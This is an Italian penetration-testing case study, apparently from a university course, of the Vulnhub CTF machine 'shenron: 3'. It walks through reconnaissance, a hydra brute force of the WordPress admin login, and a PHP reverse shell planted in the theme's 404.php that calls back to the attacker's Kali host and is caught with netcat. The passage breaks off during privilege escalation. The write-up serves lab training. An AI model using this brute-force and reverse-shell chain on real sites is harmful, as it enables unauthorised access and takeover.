



Penetration Testing & Ethical Hacking

Caso di studio “shenron: 3”

Dario Mazza – Mat. 0522501553

INTRODUZIONE

01



CONTESTO



Macchina Target

Test condotto sulla macchina virtuale
shenron: 3 di Vulnhub



Macchina Attaccante


Kali Linux 2024.3, per la sua flessibilità
e la presenza di strumenti preinstallati
utili per le attività di penetration testing



Virtualizzazione

Oracle VirtualBox 7.1.0, ambiente
ideale per test di sicurezza in contesti
didattici

ARCHITETTURA DI RETE






02

TARGET

SCOPING



TARGET SCOPING



Obiettivi del Test



Rilevare le **vulnerabilità** presenti nell'applicazione



Sfruttare le **vulnerabilità** identificate per ottenere accesso al sistema



Elevare i **privilegi** per ottenere accesso root



Catturare le **flag nascoste** (contesto Capture the Flag)



Mantenere l'**accesso** tramite backdoor (persistenza)



Pulire le **tracce** per rimuovere ogni evidenza dell'intrusione



Limiti del Test & ROE



Approccio **Black-Box**



Sfruttare le **vulnerabilità** identificate per ottenere accesso al sistema



Test limitato solo alla macchina target **vulnerabile**



Attacchi DoS sono **vietati**



Le operazioni devono essere monitorate e documentate per assicurare la **tracciabilità**




03

INFORMATION GATHERING




INFORMATION GATHERING



GoogleDORK

OSINT

INFORMATION GATHERING



GoogleDORK

OSINT

Dato il contesto di rete isolata, ci siamo
concentrati esclusivamente sulla
Raccolta Attiva

INFORMATION GATHERING

Scoperta dell'Indirizzo IP

Comando:


```
netdiscover -r 10.0.2.0/24
```



```
File Actions Edit View Help
root@kali: ~
Currently scanning: Finished! | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300
IP          At MAC Address    Count    Len  MAC Vendor / Hostname
10.0.2.3      08:00:27:87:53:92    2     120  PCS Systemtechnik GmbH
10.0.2.1      52:54:00:12:35:00    1      60  Unknown vendor
10.0.2.2      52:54:00:12:35:00    1      60  Unknown vendor
10.0.2.7      08:00:27:79:a7:70    1      60  PCS Systemtechnik GmbH
```

INFORMATION GATHERING

Analisi del Sito Web



Sito con WordPress?

INFORMATION GATHERING

Analisi del Sito Web

```
38     width: 1em !important;
39     margin: 0 .07em !important;
40     vertical-align: -0.1em !important;
41     background: none !important;
42     padding: 0 !important;
43 }
44 </style>
45 <link rel='https://api.w.org/' href='http://shenron/wp-json/' />
46 <link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://shenron/xmlrpc.php?rsd" />
47 <link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://shenron/wp-includes/wlwmanifest.xml" />
48 <meta name="generator" content="WordPress 4.6" />
49     <style type="text/css">.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style>
50
51 <head>
52 <body class="home blog single-author two-column right-sidebar">
53 <div id="page" class="hfeed">
54     <header id="branding" role="banner">
55         <hgroup>
56             <h1 id="site-title"><span><a href="http://shenron/" rel="home">shenron-3</a></span></h1>
57             <h2 id="site-description">Just another WordPress site</h2>
58         </hgroup>
59
60         <a href="http://shenron/">
61             
```



Sito con WordPress?

INFORMATION GATHERING

WhatWeb

Comando:

```
whatweb http://10.0.2.7
```



```
File Actions View Help http://10.0.2.7 root@kali: ~/Desktop/shenron3
[root@kali]# whatweb http://10.0.2.7
http://10.0.2.7 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.0.2.7], MetaGenerator[WordPress 4.6], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[shenron-3 | Just another WordPress site], UncommonHeaders[link], WordPress[4.6]
[root@kali]#
```



Sito con WordPress

INFORMATION GATHERING

Analisi del Codice Sorgente

Comando:

```
grep -Ri '<!--' ./10.0.2.7
```




```
root@kali:~/Desktop/shenron3
File Actions Edit View Help http://10.0.2.7/
grep -Ri '<!--' ./10.0.2.7
./10.0.2.7/index.html:
./10.0.2.7/index.html:
./10.0.2.7/index.html:
./10.0.2.7/index.html:
./10.0.2.7/index.html:        </header>!--> #branding -->
./10.0.2.7/index.html:                <span class="sep">Posted on </span><a href="http://shenron/index.php/2021/04/15/hello-world/" title="5:38 pm" rel="bookmark"><time class="entry-date" datetime="2021-04-15T17:38:10+00:00">April 15, 2021</time></a><span class="by-author"> by <span> <span class="sep"> by <span> <span class="author vcard"><a href="http://shenron/index.php/author/admin/" title="View all posts by admin" rel="author">admin</a></span></span> </span>
pm>      </div>!--> .entry-meta -->
./10.0.2.7/index.html:            </header>!--> .entry-header -->
./10.0.2.7/index.html:            </div>!--> .entry-content -->
./10.0.2.7/index.html:            </footer>!--> .entry-meta -->
./10.0.2.7/index.html:        </article>!--> #post-1 -->
./10.0.2.7/index.html:        </div>!--> #primary -->
./10.0.2.7/index.html:        </div>!--> #content -->
./10.0.2.7/index.html:        </div>!--> #aside -->
./10.0.2.7/index.html:        </div>!--> #main -->
./10.0.2.7/index.html:        </div>!--> #colophon -->
./10.0.2.7/index.html:</div>!--> #page -->

[rook@kali:~/Desktop/shenron3]
```



Nessun commento sensibile trovato nei file HTML




04

TARGET DISCOVERY



TARGET DISCOVERY



TARGET DISCOVERY

OS Fingerprinting

Comando:

```
nmap -O -sV 10.0.2.7
```



```
(root㉿kali)-[~]
# nmap -O -sV 10.0.2.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 05:01 EDT
Nmap scan report for shenron (10.0.2.7)
Host is up (@0.018s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:79:A7:70 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds
```



Il sistema target esegue un server **Apache** (2.4.41) su una distribuzione **Linux Ubuntu** (4.15 – 5.8)



ENUMERATING TARGET

05



ENUMERATING TARGET



ENUMERATING TARGET

Enumerazione dei Servizi

Comando:

```
nmap -sS -sV 10.0.2.7
```

```
File Actions Edit View Help
(shenron-3)
[root@kali] ~
# nmap -sS -sV 10.0.2.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 05:52 EDT
Nmap scan report for shenron (10.0.2.7)
Host is up (0.0076s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:79:A7:70 (Oracle VirtualBox virtual NIC)
shenron-3
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds
[root@kali] ~
```



Porta 80/tcp aperta: Servizio attivo Apache 2.4.41 su sistema operativo Ubuntu

ENUMERATING TARGET

Enumerazione delle Directory del Sito Web


Comando:

```
dirb http://10.0.2.7/
```



Directory individuate:

- **/wp-admin/**: Accesso al form di login di **WordPress**
- **/wp-content/, /wp-includes/**: Directory tipiche di WordPress
- **/server-status/**: Accesso negato, ma potrebbe rivelare informazioni di stato del server se aperto.






06

VULNERABILIT Y MAPPING



VULNERABILITY MAPPING



NMAP



NIKTO



ZAP



DIRB

VULNERABILITY MAPPING

Utilizzo di nmap NSE

Comando:

```
nmap -sS -sV --script vuln 10.0.2.7
```



Vulnerabilità individuate:

- Identificate vulnerabilità note tramite riferimenti **CVE**, fornendo link a vulners.com per dettagli e potenziali exploit
- **Vulnerabilità rilevate** includono **CSRF** su vari form del sito WordPress



VULNERABILITY MAPPING

Utilizzo di Nikto

Comando:

```
nikto -h http://10.0.2.7
```



Vulnerabilità individuate:

- **X-Frame-Options Mancante:** Espone il server a potenziali attacchi di clickjacking
- **X-Content-Type-Options Mancante:** Rischio di interpretazione errata del MIME type
- **Versione Apache Obsoleta:** Apache 2.4.41 potrebbe avere vulnerabilità note sfruttabili.



VULNERABILITY MAPPING

Utilizzo di OWASP ZAP

Alerts			
Name	Risk Level	Number of Instances	
Absence of Anti-CSRF Tokens	Medium	4	
Content Security Policy (CSP) Header Not Set	Medium	4	
Missing Anti-clickjacking Header	Medium	2	
Cross-Domain JavaScript Source File Inclusion	Low	4	
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	4	
X-Content-Type-Options Header Missing	Low	2	
User Agent Fuzzer	Informational	22	

Vulnerabilità individuate:

- **Assenza di Token Anti-CSRF:** Sito suscettibile ad attacchi di Cross-Site Request Forgery
- **Content Security Policy Mancante:** Rischio aumentato di attacchi XSS
- **Inclusione di JavaScript da Domini Esterini:** Potenziale esecuzione di codice malevolo.



VULNERABILITY MAPPING

nmap NSE

Comando:

```
nmap -sS -sV --script vuln 10.0.2.7
```



Vulnerabilità individuate:

- Identificate vulnerabilità note tramite riferimenti **CVE**, fornendo link a vulners.com per dettagli e potenziali exploit
- **Vulnerabilità rilevate** includono **CSRF** su vari form del sito WordPress



VULNERABILITY MAPPING

Utilizzo di WPScan

Comando:

```
wpscan --url http://10.0.2.7 --enumerate u
```



Vulnerabilità individuate:

- **Versione WordPress obsoleta:** Identificata versione obsoleta di WordPress vulnerabile ad attacchi di tipo XSS e RCE
- **Utenti con Permessi Elevati:** Presenza dell'utente **admin** di WordPress con permessi di amministratore



WPScan

VULNERABILITY MAPPING

Utilizzo di DIRB


Comando:


```
dirb http://10.0.2.7
```



Individuate diverse directory potenzialmente sensibili:

- **/wp-admin/**: Accesso al form di login di WordPress
- **/wp-content/**, **/wp-includes/**: Directory tipiche di WordPress
- **/server-status/**: Accesso negato





07

TARGET EXPLOITATION





TARGET EXPLOITATION



1



Attacco di tipo bruteforce al login di WordPress

2




Caricamento di una shell PHP

3



Esecuzione di una shell inversa per ottenere
accesso remoto.



TARGET EXPLOITATION

Bruteforce dell'Autenticazione

Comando:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.0.2.7 http-post-form  
"/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fshenron%2Fwp-admin%2F&testcookie  
=1:The password you entered for the username" -t 64
```



```
[root@kali:~]# hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.0.2.7 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fshenron%2Fwp-admin%2F&testcookie=1:The password you entered for the username"  
-t 64  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-06 12:22:14  
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -i to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 64 tasks per a server, overall 64 tasks, 14344399 login tries (1:1:p:14344399), ~224132 tries per task  
[DATA] attacking http-post-form://10.0.2.7:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fshenron%2Fwp-admin%2F&testcookie=1:The password you entered for the username  
[80] [http-post-form] host: 10.0.2.7 | user: admin  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-06 12:23:03
```



Individuata la password **iloverockyou** per l'utente admin, che ha permesso di accedere al pannello di amministrazione di WordPress

TARGET EXPLOITATION

Caricamento di una Shell PHP

1

Accesso al pannello admin di WordPress

2

Modifica del file 404.php del tema TwentyEleven

3

Inserito codice PHP per la reverse shell usando l'editor dei temi di WordPress

4

Indirizzo IP della macchina Kali e la porta sono stati configurati nel codice

TARGET EXPLOITATION

Caricamento di una Shell PHP

Twenty Eleven: 404 Template (404.php)

Select theme to

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.5'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourselves if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        //print("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
}
```

Documentation: Function Name... ▾ Look Up

Update File




TARGET EXPLOITATION

Esecuzione della Shell Inversa

Comando:


```
nc -nlvp 1234
```



```
shenron-3 (Just another WordPress site) http://10.0.2.7/ Edit Themes shenron-3 — shenron/wp-content/themes/shenron root@kali: ~
File Actions Edit View Help
└──(root@kali)~[~]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.7] 40406
Linux shenron 5.4.0-71-generic #79-Ubuntu SMP Wed Mar 24 10:56:57 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
22:09:54 up 1:15, 0 users, load average: 0.00, 0.34, 5.97
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
root@shenron-3: ~
```



Ottenuta shell interattiva sulla macchina target con privilegi dell'utente www-data



08

PRIVILEGE ESCALATION



PRIVILEGE ESCALATION

Cattura della Prima Flag



PRIVILEGE ESCALATION

Cattura della Prima Flag

```
www-data@shenron:/home$ su shenron  
su shenron  
Password: iloverockyou  
  
shenron@shenron:/home$ whoami  
whoami  
shenron  
shenron@shenron:/home$ █
```

```
shenron@shenron:~$ ls -la  
ls -la  
total 48  
drwx——— 3 shenron shenron 4096 Apr 16 2021 .  
